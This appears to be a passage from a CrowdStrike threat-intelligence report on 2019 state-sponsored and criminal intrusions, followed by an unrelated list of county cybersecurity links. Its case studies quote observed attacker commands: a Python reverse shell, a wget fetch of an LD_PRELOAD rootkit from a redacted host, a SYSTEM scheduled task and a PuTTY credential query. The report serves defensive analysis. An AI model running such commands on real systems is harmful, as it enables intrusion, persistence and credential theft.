It then executed the explorer.exe process that loads apphelp.dll via creation of a scheduled task:

```
schtasks /create /s [REDACTED] /ru "NT Authority\System" /tn  
[REDACTED] /tr "c:\windows\explorer.exe" /sc once /st 11:37
```

The malicious implant contained an embedded malicious driver. In order to combat a Windows' restriction requiring any driver on 64-bit systems to be signed by a Microsoft-verified cryptographic signature, the adversary had signed the driver with a legitimate (most likely stolen) certificate from another company.

In a separate WICKED PANDA intrusion, OverWatch observed the adversary deploying its tools, including a user-mode rootkit, on a Linux server. The activity was conducted using a simple Python reverse shell:





OVERWATCH FEATURE

```
python /tmp/back.py [IP Address REDACTED] 9091
```

The threat actor downloaded a simple malware loader with an embedded Winnti implant and a customized version of a publicly available user-mode rootkit, which was configured to load via the LD_PRELOAD technique:

```
wget [IP Address REDACTED]:82/libsshd.so  
sudo ./install  
cp ./libsshd.so /lib/x86_64-linux-gnu/libsshd.so  
-chmod 777 /lib/x86_64-linux-gnu/libsshd.so
```

Successful installation of the rootkit adds the following entry of `/$LIB/libsshd.so` to the `/etc/ld.so.preload` file. This allows the user-mode rootkit to load and precede function calls responsible for stealthy operations on a system, such as anti-debugging, hiding files and network connections, remote access and cleaning up authentication log entries.

Conclusions and Recommendations

Due to WICKED PANDA's propensity to steal and reuse valid credentials, defenders should actively hunt and monitor for suspicious user, administrator and service account behavior across the network. While LOTL techniques are challenging to defend against, some actions can mitigate the threat. For example, relevant to this case, limit PowerShell's execution policy as much as is reasonably possible. Also, monitor for execution of `rundll32.exe` in unusual circumstances or with abnormal arguments. While defending against rootkits is similarly difficult, it is always wise to ensure antivirus software is enabled with proper prevention policies, and continuously hunt for unexpected DLLs and services.





In addition to supporting currency generation, LABYRINTH CHOLLIMA's targeting of cryptocurrency exchanges could support espionage-oriented efforts designed to collect information on users or cryptocurrency operations and systems.



SECTOR HIGHLIGHT: TELECOMMUNICATIONS

Multiple Chinese adversaries — including LOTUS PANDA, WICKED PANDA and EMISSARY PANDA — were linked to the targeting of the telecommunications sector in 2019. Other incidents, which were notable for the use of publicly available tools, remain unattributed but appear to support China's efforts against this sector. CrowdStrike Intelligence assesses that China's interest in targeting this sector has arisen along with a need to target upstream providers to support its traditional and economic espionage goals.

The power of telecom data to espionage agencies was illustrated by the malware known as MESSAGETAP, which was reportedly used by WICKED PANDA to monitor short message service (SMS) traffic from telecom networks. MESSAGETAP can collect and store SMS data based on selection criteria, including phone numbers, international mobile subscriber identity (IMSI) numbers and keywords. The ability to collect data based on specific phone numbers and IMSI numbers indicates that the adversary predetermined which individuals to target for collection, possibly identifying phone numbers in previous reconnaissance or collection activities.

Incidents from 2019 include multiple compromises of telecom companies in Asia, showing a continued interest in regional neighbors. While these incidents may also support traditional or economic espionage goals, open-source reporting from September 2019 claimed that some targeted intrusions against telecoms were used by China to track Uyghurs in Central and Southeast Asia. This activity reportedly targeted telecom operators in Turkey, Kazakhstan, India, Thailand and Malaysia — mirroring the observed target scope for tracked Chinese adversaries.

Telecom sector targeting — especially in the Central and Southeast Asia regions — would also complement China's plan to develop a Digital Silk Road. This initiative aims to broaden and deepen digital connections to other nations via the construction of cross-border and submarine optical cables, communication trunks and satellite information passageways, and the development of fifth-generation (5G) mobile networks. Regarding 5G technology specifically, multiple governments (including the United States) have taken note and refused opportunities to work with Huawei, citing concerns over the company's associations to military and intelligence services in China, Russia and DPRK.



LOOKING FORWARD

The publication of WICKED PANDA-associated activities, as well as the IntrusionTruth reporting on KRYPTONITE PANDA (reported in January 2020), may have a cooling effect on the MSS's reliance on using contract entities in the near-term, but CrowdStrike Intelligence expects a return to operations will occur after tactics are reviewed and updated. Targeting by actor groups associated with the MSS will likely continue to focus on maintaining access to upstream telecom providers, as well as developing new supply chain compromises.

CrowdStrike Intelligence anticipates that the first draft of China's next Five-Year Plan (FYP) will be released in early 2020. This draft is only the first step before a final version is agreed upon in 2021; however, the initial proposal may contain clues about the future priorities of the Chinese Communist Party (CCP) and will help launch planning in numerous CCP agencies. Part of the previous FYP outlined key industries for domestic growth, a vital indication of which sectors are at an increased risk of IP theft. Despite the U.S.'s request for controls on IP theft and corporate espionage, the targeting of U.S. companies engaged in key industries deemed vital to China's strategic interests — including clean energy, healthcare, biotechnology, pharmaceuticals and others — is likely to continue. CrowdStrike Intelligence assesses this is likely despite announcements from Washington and Beijing that a limited trade deal may bring an end to the U.S.-China trade war.

China's improving disinformation efforts will continue to have an immediate effect in Hong Kong and Taiwan following their resistance to CCP and support of democratic values throughout 2019 and into 2020. These campaigns will augment China's robust targeted intrusion resources when dealing with regional neighbors. Western companies are likely to be caught in the middle, between domestic audiences supporting human rights (if only nominally) and pressures from the CCP to bow to censorship. As both Taiwan and Hong Kong are seen by the CCP as "domestic" interference and testing grounds for China-backed cyber operations, they likely foreshadow China's interest in fomenting unrest and conducting disinformation campaigns on Western democratic elections such as the U.S. presidential election in November 2020.



RUSSIA

In 2019, observed Russian computer network operations targeting Ukraine were a predominant feature of targeted intrusions overall. This activity included high-volume PRIMITIVE BEAR activity throughout the year and limited FANCY BEAR spear-phishing campaigns in the fall. These campaigns likely are designed to provide Russian leaders with the information they need to make informed decisions going into diplomatic negotiations, or they may be used tactically by Russia-affiliated forces for battlefield intelligence.

CrowdStrike Intelligence continued to conduct technical analysis of VENOMOUS BEAR's highly sophisticated toolset. Two tools — Facade and Blueprint — are backdoors that act as mail plugins, communicating to a C2 server via specially crafted email attachments. Facade began as an email logger used within VENOMOUS BEAR's Chinch malware framework, but in 2018, it was used as a fully fledged backdoor. Blueprint operates in a similar fashion but is installed as a Microsoft Exchange transport agent, a legitimate component of Microsoft Exchange Server. Analysis of the most recent activity attributed to VENOMOUS BEAR indicated that the adversary continues to use the Chinch and Snake malware frameworks, as well as the AesLoader and the Skipper backdoor.



CrowdStrike Intelligence continued to conduct technical analysis of VENOMOUS BEAR's highly sophisticated toolset.





ACTIVE ADVERSARIES

Adversary	Ops Tempo	Description
PRIMITIVE BEAR	High	Throughout 2019, CrowdStrike Intelligence observed PRIMITIVE BEAR extensively targeting the Ukrainian government and military sector in high-tempo targeted intrusion operations.
FANCY BEAR	Medium	CrowdStrike Intelligence has linked likely spear-phishing campaigns targeting Belarus, Ukraine and Kazakhstan to FANCY BEAR, although this is likely a subset of the adversary's total activity. FANCY BEAR continues to develop its suite of first-stage tools, which now includes newly observed malware variants dubbed NimbleDown and Zekadero.
VENOMOUS BEAR	Medium	Evidence identified in 2019, including VENOMOUS BEAR's compromise of HELIX KITTEN's infrastructure, has strengthened the assessment that the Middle East and North Africa (MENA) region is within the adversary's target scope.
BERSERK BEAR	Medium-Low	CrowdStrike Intelligence continues to monitor available sources to determine the extent of BERSERK BEAR's activity.
COZY BEAR	Unknown	CrowdStrike Intelligence is investigating a campaign publicly reported as "Operation Ghost," which referenced TTPs and tools associated with COZY BEAR.
VOODOO BEAR	Unknown	CrowdStrike Intelligence continues to evaluate recent industry reporting on activity possibly attributed to VODOO BEAR.

Table 9.

Summary of Activity Attributed to Russian Adversaries in 2019

RUSSIA



LOOKING FORWARD

Information pertaining to Ukrainian government and military entities is a known standing intelligence objective for numerous Russian intelligence organizations, and the high-volume operations of PRIMITIVE BEAR — as well as the late-2019 focus of FANCY BEAR — are indicative of this mission. As Ukraine and Russia work toward ending a five-year conflict, it is likely that Russia-affiliated intelligence collection operations will continue — if not increase — in the future.

On December 9, 2019, the World Anti-Doping Agency (WADA) concluded that the Russian Anti-Doping Agency (RUSADA) was not in compliance with international regulations governing clean participation in sports, and as a result, the Russian government would be banned from participating in or hosting international athletic competitions for four years and face a fine. CrowdStrike Intelligence notes that Russian state-nexus adversaries and pro-Russian information operation (IO) fronts have taken aim at sports regulatory bodies, athletes and events following such bans in the past in retaliation for the exclusion of Russian athletes from international competitions. Based on this historical precedent, CrowdStrike Intelligence assesses that it is highly likely that Russia will respond with targeted intrusions and/or information operations targeting these organizations. Specific targets may include entities with a nexus to the 2020 Tokyo Olympic Games.

As Ukraine and Russia work toward ending a five-year conflict, it is likely that Russia-affiliated intelligence collection operations will continue — if not increase — in the future.





OTHER ADVERSARIES



INDIAN SUBCONTINENT

On August 5, 2019, India’s Modi administration revoked Article 370 of the nation’s constitution, thereby stripping the relative political autonomy that the Indian state of Jammu and Kashmir enjoyed for seven decades. This action, assessed to be a significant deviation from the status quo, immediately preceded an increase in targeted intrusion activity from adversaries linked to India and Pakistan. These actors include three named adversaries and an unnamed cluster with a suspected affiliation to India.

Active Adversaries

Adversary	Description
QUILTED TIGER	After what appeared to be a one-year hiatus, CrowdStrike Intelligence identified renewed activity from QUILTED TIGER in August 2019. A Kashmir-themed lure was observed delivering the adversary’s bespoke BadNews malware.
VICEROY TIGER	In August 2019, VICEROY TIGER made alterations to its bespoke BackConfig malware, updating the download mechanism, persistence mechanism and data obfuscation. CrowdStrike Intelligence also detected intermittent use of malicious Android malware, including the tool known as KnSpy, with July activity targeting users associated with the contested Jammu and Kashmir region.
MYTHIC LEOPARD	Unlike the India-based adversaries, MYTHIC LEOPARD was detected consistently throughout the year. Not only has this adversary continued to target Indian government sector entities, but some operations indicated its target scope is expanding.
BitterCircle activity cluster	This suspected India-affiliated adversary resumed operations from August to October 2019, using previously identified tools. The actors behind BitterCircle operations target the Chinese and Pakistani government and defense sectors.

Table 10.
Targeted Intrusion Adversaries Based on the Indian Subcontinent

OTHER ADVERSARIES



VIETNAM

In late 2018, Vietnam-based OCEAN BUFFALO was implicated in intrusion activity targeting the automotive manufacturing sector. This departure from OCEAN BUFFALO's target scope of geopolitical intelligence gathering and reconnaissance indicated that Vietnam also has an economic espionage program. Since this time, unconfirmed third-party reporting released details of suspected OCEAN BUFFALO intrusions against automotive sector entities in Germany and South Korea beginning in Spring 2019. Such targeting coincided with 2019 initiatives from the Vietnam Ministry of Industry and Trade designed to support domestic auto projects. At the same time, Vietnamese authorities announced the goal for its auto industry to produce 35% to 40% of domestic auto components by 2020, an increase from 10%. In March 2019, Vietnam also announced its first made-in-Vietnam automobile, produced by VinFast.

CrowdStrike Intelligence has assessed that the Vietnam Cyberspace Operations Command (Command 86), which was established in January 2018, likely represents the country's premier entity for computer network operations. This assessment carries moderate confidence, as it is based on open-source reporting and brief statements made by Vietnamese officials. Notably, while the components that make up Command 86 are under the direct administration of Vietnam's Ministry of National Defense (MND), statements from a March 2018 military conference characterized Command 86 as an affiliate of the MND and revealed that its Communist Party of Vietnam (CPV) organization reports directly to the Central Military Commission (CMC), which oversees the MND.

New missions for this organization began in April 2018, a few months prior to when OCEAN BUFFALO operations against the automotive industry were observed. Additionally, Command 86's predecessor organization, the General Staff Department's Information Technology Department, was founded in 2011, less than a year before the first OCEAN BUFFALO activity was observed. As new information comes to light showing potential new overlaps between Command 86 and OCEAN BUFFALO, these factors will be taken into account in further considerations of the potential connection between the two.



OVERWATCH FEATURE

OCEAN BUFFALO INTRUSION

Overview

In early 2019, OverWatch threat hunting uncovered a targeted intrusion attributed to OCEAN BUFFALO. OverWatch observed several notable TTPs, including process hollowing, the referencing of video game characters when naming malicious services and the targeting of email inboxes of senior executives.

Initial Observations

Threat hunting across the organization's network first identified activity associated with Cobalt Strike on the network, indicating an infection that predated deployment of the CrowdStrike Falcon platform. Hunters found Cobalt Strike payloads running on multiple hosts, hollowing the memory space of various legitimate processes — including Microsoft Word, `rundll32.exe` and the Windows Server tool `esentutl.exe` — in order to load.

Notable Adversary Behavior

OCEAN BUFFALO actors also leveraged renamed versions of Sysinternals DebugView (`dbgview.exe`) to load the malicious payloads using a naming scheme based on characters from the popular Pokemon video game series. For example, the following malicious service named “herdierbulbasaur” was installed and configured to execute via a renamed version of `dbgview.exe`:

```
%coMSPEC% /C sTarT "" /B "[REDACTED]\C$\shayminlandpichu.exe" -accepteula -t
```

The interactive adversary behavior initially observed involved testing domain trusts [via nltest](#), likely in preparation for lateral movement, and enumerating previous user logons. The actors also enumerated information from the registry regarding SSH connections made using the PuTTY client, which can assist in gathering credentials and details about account activity across the network:

```
reg query HKCU\Software\SimonTatham\PuTTY\Sessions
```





OVERWATCH FEATURE

The malicious operators later executed more exhaustive discovery commands and moved laterally via SSH, WMI and SMB share connections. They also attempted credential dumping using a variant of Mimikatz. In addition, the adversary used the legitimate Windows Control Panel process `control.exe` to execute malicious DLL implants using `.cp1` file extensions. Further analysis of malware found on the network determined it shared strong similarities with KerrDown, a known OCEAN BUFFALO tool.

As OverWatch continued hunting across the environment, evidence of intrusion activity was extensive. The actors targeted an Exchange email server and employed the Microsoft Exchange PowerShell snap-in to grant a compromised valid domain user account access to several user mailboxes. Discovery and collection actions on the server indicated the adversary's intent to specifically target email data belonging to senior-level officials.

Hunting also found adversary activity on Linux hosts. After successfully employing valid accounts and execution of `sudo` to elevate privileges, the actors enumerated network connections, edited shell history, viewed sensitive credential files and accessed Puppet configuration files. Linux-based implants were also identified.

Conclusions and Recommendations

Analysis of the C2 infrastructure used in this intrusion overlapped with that of other suspected OCEAN BUFFALO attacks. When defending against dedicated targeted adversaries as in this case, organizations should be aware that some techniques used in these attacks (e.g., process hollowing to execute Cobalt Strike implants) are not easily mitigated with preventative controls. This is because they are based on the abuse of system features. Therefore, proactive threat hunting is critical for identifying unusual activity as soon as possible. This intrusion also emphasizes the importance of security training and awareness for senior executives, as targeted adversaries are prioritizing those accounts when performing discovery and attempting data collection.



CONCLUSION

RANSOMWARE

Criminally motivated ransomware attacks dominated the headlines in 2019, and there are currently no indications that BGH operators will decrease the pace of their operations. Unlike BOSS SPIDER in 2018, CrowdStrike Intelligence analysis indicates that INDRIK SPIDER remains active following the indictment of individuals associated with the group, a testament to the group's endurance. Following a profitable year, WIZARD SPIDER, DOPPEL SPIDER and PINCHY SPIDER are also unlikely to rest on their laurels. In addition to traditional criminal enterprises, CrowdStrike Intelligence is investigating possible collaboration between sophisticated eCrime adversaries and state-sponsored targeted intrusions, with initial evidence suggesting some tool overlaps and/or cooperation with intelligence services in DPRK and Russia.



Recommendation: Turn it on and push it out! Fully leverage the protection you have.



Time and again, CrowdStrike observed successful intrusions in environments where security controls were in place that could have successfully blocked attacks, but were not configured by the organization to do so or were not fully deployed across the environment. The proliferation of BGH has dramatically increased the impact on organizations that fail to deploy proper protections. Smart organizations will spend the time needed to maximize the protection they gain from existing security controls.

CREDENTIALS

The year 2019 saw increased use of valid credentials in a wide range of cyberattacks, part of the trend toward malware-free attack techniques. Attackers obtained and leveraged credentials to gain access to systems, move laterally across organizations and establish persistence. As long as organizations continue to use basic user IDs and passwords for authentication, CrowdStrike anticipates this trend will continue.

CrowdStrike Intelligence reported on data breaches enabled by the compromise of 2FA. Such incidents highlight the vulnerability of this technology and indicate that mobile phones may continue to be a target of opportunity for malicious actors of all motivations. CrowdStrike Intelligence expects malware designed to intercept tokens or take screenshots of authorization messages will continue to be developed. State-sponsored targeting of mobile platforms will almost certainly be driven by purported domestic security concerns, as exemplified by China's use of iOS exploit chains against minority communities (reported publicly in August 2019).



Recommendation: Protect identities.

As a baseline, 2FA should be established for all users because today's attackers have proven to be adept at accessing and using valid credentials, quickly leading to deeper compromise. Properly deployed, 2FA makes it much more difficult for adversaries to leverage privileged access to achieve their objectives.

2FA is not a panacea, however, and implementing it does not immediately solve the problem of protecting identities. In addition to 2FA, a robust privilege access management process will limit the damage adversaries can do if they get in, and reduce the likelihood of lateral movement.

SOCIAL ENGINEERING

Network defenders should never underestimate the effectiveness of old-fashioned social engineering techniques. While business email compromise (BEC) scammers and targeted eCrime groups have long used telephone conversations to entice victims to open an email or click on a malicious document, incidents in 2019 showed these tactics being adopted by targeted intrusion actors supporting DPRK and Iranian operations. Penetration testing tools like the stalwart Cobalt Strike will remain popular and may increasingly be joined by other red-teaming tactics such as CARBON SPIDER's use of HID (human input device)-emulation USB devices, which was reported in January 2020.



Recommendation: Enlist your users in the fight.

While technology is clearly critical in the fight to detect and stop intrusions, the end user remains a critical link in the chain to stop breaches. User awareness programs should be initiated to combat the continued threat of phishing and related social engineering techniques.

GEOPOLITICAL TENSIONS

The very beginning of 2020 was marked by a sudden increase in tensions between Iran and the U.S., including military action undertaken on both sides. Although rhetoric de-escalated by mid-January, CrowdStrike Intelligence assesses that hacktivism, disinformation campaigns on social media in Farsi and English, and an elevated risk of targeted intrusions (including destructive attacks) will remain through at least the first quarter of 2020. Given previously observed targeting trends, Iran-based targeted intrusion activity is likely to target U.S. and MENA entities in the government, oil and gas, technology and maritime sectors.

Iran and Russia have leveraged U.S. social media platforms to develop information operations (IO) campaigns, and recent evidence has demonstrated that China is quickly developing similar disinformation TTPs. The publication of TTPs associated with these operations may lead to less obvious tactics in the coming year, although the intent will remain the same — to promote division within communities.



Recommendation: Accept the 1-10-60 challenge.



Combating sophisticated adversaries requires a mature process that can prevent, detect and respond to threats with speed and agility. CrowdStrike urges organizations to pursue the “1-10-60 rule” in order to effectively combat sophisticated cyberthreats:

- Detect intrusions in under one minute.
- Investigate and understand threats in under 10 minutes.
- Contain and eliminate the adversary from the environment in under 60 minutes.

Organizations that meet this 1-10-60 benchmark are much more likely to eradicate the adversary before the attack spreads from its initial entry point, minimizing impact and further escalation. Meeting this challenge requires investment in deep visibility, as well as automated analysis and remediation tools across the enterprise, reducing friction and enabling responders to understand threats and take fast, decisive action.



Recommendation: Look for partners to help fill the talent gap.



Operating at 1-10-60 velocity also takes more than technology. Defending against sophisticated threats ultimately requires mature processes and effective, dedicated security professionals. Not every organization is equipped to engage in this sort of battle 24/7. Successful enterprises often look outward for help, partnering with best-in-class external solution providers to help fill critical talent gaps in a cost-effective manner.

ABOUT CROWDSTRIKE

CrowdStrike® Inc. (Nasdaq: CRWD), a global cybersecurity leader, is redefining security for the cloud era with an endpoint protection platform built from the ground up to stop breaches. The CrowdStrike Falcon® platform's single lightweight-agent architecture leverages cloud-scale artificial intelligence (AI) and offers real-time protection and visibility across the enterprise, preventing attacks on endpoints on or off the network. Powered by the proprietary CrowdStrike Threat Graph®, CrowdStrike Falcon correlates over 3 trillion endpoint-related events per week in real time from across the globe, fueling one of the world's most advanced data platforms for security.

With CrowdStrike, customers benefit from better protection, better performance and immediate time-to-value delivered by the cloud-native Falcon platform.

There's only one thing to remember about CrowdStrike: We stop breaches.



Cybersecurity Challenges Facing Counties – Reducing the Risk of Attacks

September 16, 2020

Additional Information :

New York Laws

NY SHIELD

State Agencies

<https://www.nysenate.gov/legislation/laws/STT/208>

All others

<https://www.nysenate.gov/legislation/laws/GBS/899-AA>

<https://www.nysenate.gov/legislation/laws/GBS/899-BB>

Federal Standards

NIST

NIST SP 800-53

<https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r4.pdf>

<https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53Ar4.pdf>

NIST CSF

<https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.04162018.pdf>

White Paper - *The Economic Impact of Cyber Attacks on Municipalities* KnowBe4

<https://www.knowbe4.com/hubfs/Cyber-Attacks-on-Municipalities-White-Paper.pdf>